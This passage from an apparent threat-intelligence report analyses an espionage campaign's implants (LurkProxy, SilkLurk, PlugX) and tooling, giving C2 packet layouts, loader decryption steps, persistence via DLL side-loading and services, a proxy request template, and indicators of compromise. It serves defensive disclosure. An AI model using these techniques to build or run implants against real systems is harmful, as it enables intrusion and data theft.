
Pandora RC agent provides remote control of a victim’s computer, allowing attackers to monitor and manipulate the system. Using administrative credentials, the attacker creates a scheduled task named GoogleUpDate on the compromised machines. This task runs once with System account privileges and executes the script 1.bat, which can be found at either C:\Users\[username]\1.bat or C:\ProgramData\1.bat (MD5 5e26df131ff0a679a0a2699b723b46e3). The task’s status is first queried, then it is executed, as shown below.


The batch script 1.bat executes a command that downloads and installs the Pandora RC agent using the arguments shown below.

  • EHUSER: a Pandora RC user
  • STARTEHORUSSERVICE: start the agent after the installation finishes (default = 1)
  • EHORUSINSTALLFOLDER: specify the folder where you want to install the agent (default: %ProgramFiles%\_agent)
  • DESKTOPSHORTCUT: 0: do not create a desktop shortcut

Network scan: FSCAN

Fscan is a comprehensive internal‑network scanning tool that offers a range of functions, including network discovery, vulnerability assessment, reverse‑shell creation, and brute forcing of common services. The executable is dropped to %TEMP%\fc.exe (MD5: cf903e4a1629aa0582fd0363b5786676) and writes its output to %TEMP%\result.txt. Using Fscan, both internal and public networks were scanned to identify services running on specific ports, such as Secure Shell (SSH) on port 22 and MySQL on port 3306. The tool also attempted to access these services using credentials from the password file pp.txt.

Email harvesting


The attackers used the curl command to connect to an email server, authenticate with a username and password, and issue a command to select the Inbox folder. Typically, the goal is to:

  • Verify that a connection to the email server is working
  • Authenticate the user
  • Prepare the Inbox folder for reading or manipulating messages (e.g., listing, fetching, or deleting emails)
LurkProxy

In a similar manner to the OctLurk backdoor, the attacker also deployed another implant we named LurkProxy, which uses a heavily obfuscated version of the OctLurk loader. While LurkProxy has a nearly identical architecture to the OctLurk backdoor, its primary role is to proxy network traffic. Like the OctLurk, it exports a function named curl_escape_easy, which the loader invokes. Once executed, LurkProxy listens on all interfaces on hard‑coded port 64980 and establishes a TLS‑encrypted connection to the C2 server (154[.]196[.]162[.]76). The C2 communication uses a proprietary binary protocol, where each packet is compressed with zlib, encrypted with a double‑XOR scheme, and follows the structure outlined below.

Offset Data Type
0x00 (00) Unused
0x08 (08) Packet control flags. Bit 0 indicates high priority packet, bit 1 indicates single packet bit array
0x0C (12) Command number int
0x10 (16) Handler number (unique identifier for each proxy client in the first mode) int
0x14 (20) Command integer argument int
0x18 (24) Unused
0x1C (28) Data 1 payload size int
0x20 (32) Data 2 payload size int
0x24 (36) Data 1 byte stream bytes
0x24 (36) + N Data 2 byte stream bytes

LurkProxy can function as a reverse proxy in two distinct modes as described below. The mode is selected by a static flag, meaning the proxy can operate in only one mode at a time. In the implant we examined, the first (SOCKS5) mode was used.

Mode 1: SOCKS5 proxy

When a client connects, LurkProxy sends to the C2 the command 0x1000010, indicating that the connection has been established and includes the target address in the packet data. The C2 server then opens a connection to that address, enabling bidirectional communication through the appropriate commands.

Mode 2: transparent proxy

In this mode, the target address and port are hard‑coded. Upon startup, LurkProxy immediately connects to the predefined target via the C2 channel using the same command. All subsequent client connections are routed through this single, fixed target. This mode handles raw network traffic directly, bypassing the SOCKS5 layer.

Command ID Direction Description Arguments
0x1000010 Implant -> C2 When a new proxy client connects, it creates a proxy session and notifies C2 of the successful configuration Target port in command integer argument
UTF-16 encoded connection hostname in data 1
0x1000010 C2 -> Implant Used to control the session, allowing it to pause or stop proxying Action in command integer argument (1 to pause, or any other value to terminate)
0x1000030 Implant -> C2 Sent when the LurkProxy is shut down
0x1000050 Implant -> C2 Forwards the received bytes from the client to C2 Raw TCP bytes in data 1
0x1000050 C2 -> Implant Forwards the received bytes from the proxy target to the client Raw TCP bytes in data 1

SilkLurk

Deployment



The attacker created a service that executes legitimate binaries, such as NetSetSvc.exe (NVIDIA debug dump), nvgwls.exe (NVIDIA background tool responsible for autotuning), RtkSmbus.exe (Realtek Semiconductor’s noise‑cancelling program), and RtkNGUI64.exe (Realtek High‑Definition Audio Manager), to side‑load malicious loader DLLs: nvml.dll, vulkan-1.dll, RtkSmbusLoc.dll, and RtkNGUI64Loc.dll, respectively. These DLLs act as a loader that will inject SilkLurk backdoor into the process memory.

SilkLurk loader



SilkLurk loader working logic

SilkLurk loader working logic

The loader first verifies that it is running within the legitimate executable that loads it. Next, it moves the payload file (in the analyzed sample, it was named OneDrive.dat) from its module location (C:\ProgramData\Microsoft\Network\Connections in the analyzed sample) to the hard‑coded payload path (C:\ProgramData\Microsoft OneDrive\setup in the analyzed sample). Note that the hard-coded payload path may vary depending on the loader.

Next, the loader creates a service named RmSs to maintain persistence. The service will run the legitimate module binary (C:\ProgramData\Microsoft\Network\Connections\nvgwls.exe) that loads the malicious loader (vulkan-1.dll). The service is configured with the parameters mentioned below. Additionally, the service configuration is modified to restart the service in the event of a failure. Finally, the loader starts the service.

  • Service Type: SERVICE_WIN32_OWN_PROCESS
  • Start Type: SERVICE_AUTO_START
  • Error Control: SERVICE_ERROR_NORMAL


On service start, loader calls StartServiceCtrlDispatcher, which will invoke ServiceProc. The ServiceProc then calls the routine s_1800078F0_decrypt_and_run_payload. This routine computes a 32-bit hash (dword) of the victim’s computer name. The dword hash is used by a custom algorithm made up of arithmetic and logical operations to decrypt the hardcoded payload file path. The payload bytes themselves are decrypted with the same algorithm that decoded the file path. By using the victim’s computer name in the decryption of both the file path and the payload bytes, the loader becomes specific to each victim. The decrypted bytes contain shellcode with the following structure:

Shellcode offset Description
0x000 (0) Stub code, which performs reflective code injection
0x770 (1904) Hardcoded value 0x11113F68, XORed with the computer name hash
0x774 (1908) Hardcoded byte 0xD9, used as XOR key to decrypt import DLL names and APIs
0x775 (1909) Size of the encrypted backdoor
0x779 (1913) Encrypted backdoor data blob

The stub code decrypts and injects the backdoor blob into memory. To decrypt the blob, it first computes a dword hash of the computer’s name. This hash is then fed into a custom algorithm — a series of arithmetic and logical operations — that performs the decryption. This algorithm differs from the one used to decrypt the payload file.

The IMAGE_DOS_HEADER of the backdoor binary is zeroed out. Information in the IMAGE_NT_HEADERS, such as ImageSize and NumberOfSections, is XOR-decrypted using the hash of the computer name. The first three sections are decrypted again using a custom algorithm (a series of arithmetic and logical operations) before being injected into memory.

During import resolution, DLL names and API names are XOR‑decrypted using a hard‑coded single‑byte key. After the import DLL is loaded and the API addresses are resolved, the DLL and API name strings are zeroed out.

During relocation, the size of each relocation block, the value of each relocation entry, and the bytes to be relocated are XOR‑decrypted using the dword hash of the computer name. Afterward, the entry point is also XOR‑decrypted with the same hash and then invoked.

SilkLurk backdoor

The backdoor contains a hardcoded configuration of 0x4AC (1196) bytes, with the first 0x10 (16) bytes holding a mutex string and the remaining 0x49C (1180) bytes comprising encrypted configuration data; this configuration is written to a hardcoded filename (e.g., 2470b666bece868f, 27879a4df1a740ff) that differs across samples and is placed in the %APPDATA% directory. The configuration is decrypted using a custom algorithm involving a series of arithmetic and logical operations that is distinct from the algorithm used to decrypt the encrypted backdoor blob and payload file. The configuration has the following structure:

Offset Description
0x00 (000) C2 Host 1
0x64 (100) C2 Host 2
0xC8 (200) C2 Host 3
0x12C (300) C2 Host 4
0x190 (400) Port for C2 Host 1
0x192 (402) Port for C2 Host 2
0x194 (404) Port for C2 Host 3
0x196 (406) Port for C2 Host 4
0x198 (408) Unknown 21 bytes
0x1AD (429) Proxy address 1
0x22A (554) Proxy username 1
0x2A7 (679) Proxy password 1
0x324 (804) Proxy address 2
0x3A1 (929) Proxy username 2
0x41E (1054) Proxy password 2

The backdoor creates a TCP socket and connects to the C2 server defined in the configuration. If proxy details are provided, it attempts to establish the C2 connection through the proxy. The proxy request uses the following format:

CONNECT %s:%d HTTP/1.1
Proxy-Connection: Keep-Alive
Host: %s:%d
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.75 Safari/537.36

After successfully connecting to the C2 server, it generates a random 32‑byte (0x20) network key that will be used to encrypt and decrypt network packets. This key is appended to the magic dword, as shown in the table below, creating a 40‑byte block that is then encrypted with a custom algorithm: a series of arithmetic and logical operations that differs from the one used to decrypt the configuration.

Field offset Field size (in bytes) Field value
0x00 (00) 0x04 (04) 0x0C7FFBE86h (magic dword)
0x04 (04) 0x04 (04) 0
0x08 (08) 0x20 (32) Network key (will be used to encrypt and decrypt network traffic)

It then prepares a packet to send the key to the command‑and-control server, as shown in the table below. The packet contains a 0xC (12‑byte) header, a 0x28 (40‑byte) block of encrypted network‑key data (see the table above), and a randomly generated payload whose size ranges from 0x14 (20) to 0xB4 (180) bytes.

Field offset Field size (in bytes) Field value
0x00 (00) 0x08 (08) data_size (encrypted_key_data + random_bytes_size)
0x08 (08) 0x04 (04) data_size XORed with 0x39
0x0C (12) 0x28 (40) Encrypted network key data (as mentioned in above table)
0x34 (52) size between 0x14 (20) and 0xB4 (180) Random data bytes

After sending the key, the backdoor collects the following victim information: local computer name, DNS domain assigned to the local computer, user’s logon name, processor architecture, OS major version and build number, host IP address, current process ID, tick count value, and backdoor module name. The collected victim information is first compressed and then encrypted using the network key. The custom algorithm (a series of arithmetic and logical operations) used to encrypt collected victim information is different from the algorithms used to decrypt the configuration and encrypt the network key. Before sending the victim information, a 0x0F (15) byte header is generated and encrypted using the same custom algorithm used to encrypt the collected victim data. The header follows the format as shown in the table below.

Field offset Field size (in bytes) Field value
0x00 (00) 0x04 (04) 0xC7FFBE86 (magic dword)
0x04(04) 0x04 (04) Message type (1 means victim information)
0x08 (08) 0x04 (04) Data size (size of encrypted victim information)
0x0C (12) 0x01 (01) Compression flag (1 means compressed)
0x0D (13) 0x02 (02) Size of random bytes, between 0x14 and 0x96 bytes

Finally, the encrypted header and victim information are formatted as shown below and transmitted to the C2 server.

<random_dword><encrypted header><encrypted victim information><random bytes>

Once the backdoor has transmitted the victim information, it waits for a 0x13‑byte (19‑byte) response from the C2 server. This response follows the structure presented in the table below.

Field offset Field size (in bytes) Field value
0x00 (00) 0x04 (04) Random dword
0x04 (04) 0x0F (15) Encrypted header data

The encrypted header contained in the response is decrypted with the network key that was generated and shared with the C2 server. After decryption, the header retains the same size and structure as the one used in the victim information message.

The message type field in the header (offset 0x04) determines which operation (command) to perform. Next, the backdoor figures out the size of the command data to receive by adding up the size of the encrypted data (found at position 0x08 in the received header) and the size of the random bytes (found at position 0x0D in the received header). The received command data is first decompressed, based on the compression flag located at position 0x0D in the received header, and then decrypted using the custom algorithm that was used to encrypt the sent data. The backdoor supports the following commands:

Command (message type) Description
03 Based on subcommand, perform the following operations:
00: Get target system’s local time
01: Set sleep time in milliseconds, after which to reconnect to the C2 server
04 Send current backdoor configuration
05 Update backdoor configuration
06 Receive and inject additional payloads (plugins) into memory. Based the on subcommand, perform the following operations:
01: Inject payload (plugin) bytes into memory and execute payload’s entry point
03: Call export method of injected plugin

Post-compromise activity

The threat actor operating the SilkLurk backdoor first used it to invoke cmd.exe to launch PowerShell. Within PowerShell, they ran commands such as net use to connect to shared network resources with administrative credentials. After establishing the connection, they searched the shared drives for confidential documents to exfiltrate. Once the search was complete, they disconnected from the network share to erase evidence of which internal servers had been accessed. To archive the stolen data, they employed legitimate archiving tools: WinRAR and 7‑Zip.

Below are the paths and names of the WinRAR and 7Zip binaries used by the attackers.

WinRAR 18dc8bff47cc282508354771d0c8cf8c C:\Users\[username]\Libraries\RecordedTV.exe
C:\Users\[username]\Libraries\recordutil.exe
7Zip 9a1dd1d96481d61934dcc2d568971d06 C:\windows\vss\7z.exe

Second-stage payload

PlugX

The SilkLurk backdoor opened a command shell (cmd.exe). Using this shell, the attacker executed the file C:\ProgramData\microsoft\html help\kmsonline.exe (MD5: 3c9a1ba8e0c7475706adc6376e9d7b7c). The kmsonline.exe binary acted as a dropper for the PlugX malware, deploying the malicious files listed below.

C:\ProgramData\Symantec\RasTls.exe - Legitimate Binary (MD5 62944e26b36b1dcace429ae26ba66164)
C:\ProgramData\Symantec\RasTls.dll - PlugX Loader Dll (MD5 ef59aad625eebda8650aec5820d6ce69)
C:\ProgramData\Symantec\RasTls.dll.res - PlugX Payload file

Our Kaspersky Threat Attribution Engine (KTAE) also identified a strong degree of similarity between kmsonline.exe (MD5: 3c9a1ba8e0c7475706adc6376e9d7b7c) and PlugX.

PlugX was configured to communicate with the C2 domain gycudore[.]kozow[.]com and the IP address 64[.]7[.]198[.]130. Below are the extracted configuration fields from PlugX.

Config field name Value
Injection Target Process %SystemRoot%\system32\svchost.exe
Home Directory %ALLUSERSPROFILE%\Symantec
Persistence Name SymantecRAS
Service Display Name SymantecRAS
Service Description Symantec RAS Services
Campaign ID KG_MFA

Infrastructure

The threat infrastructure relies on VPS servers. Some OctLurk and LurkProxy C2 addresses are referenced in a public report by Kazakhstan’s State Technical Service (STS) company. According to available data, a campaign targeting critical infrastructure in Kazakhstan was discovered in March 2025. During this campaign, attackers employed the TrustFall (STS internal designation) remote access malware, also known as MystRodX (Qianxin) and SilentRaid (Cisco) and designed for Linux-based operating systems. Subsequently, in October 2025, STS researchers found additional TrustFall samples, while also discovering its new C2 servers via active probing. Notably, three observed TrustFall C2 addresses were also leveraged by OctLurk and LurkProxy. This overlap points to shared infrastructure across multiple OS-targeting campaigns, though it remains unclear whether these activities ran concurrently or at different times.

Attribution

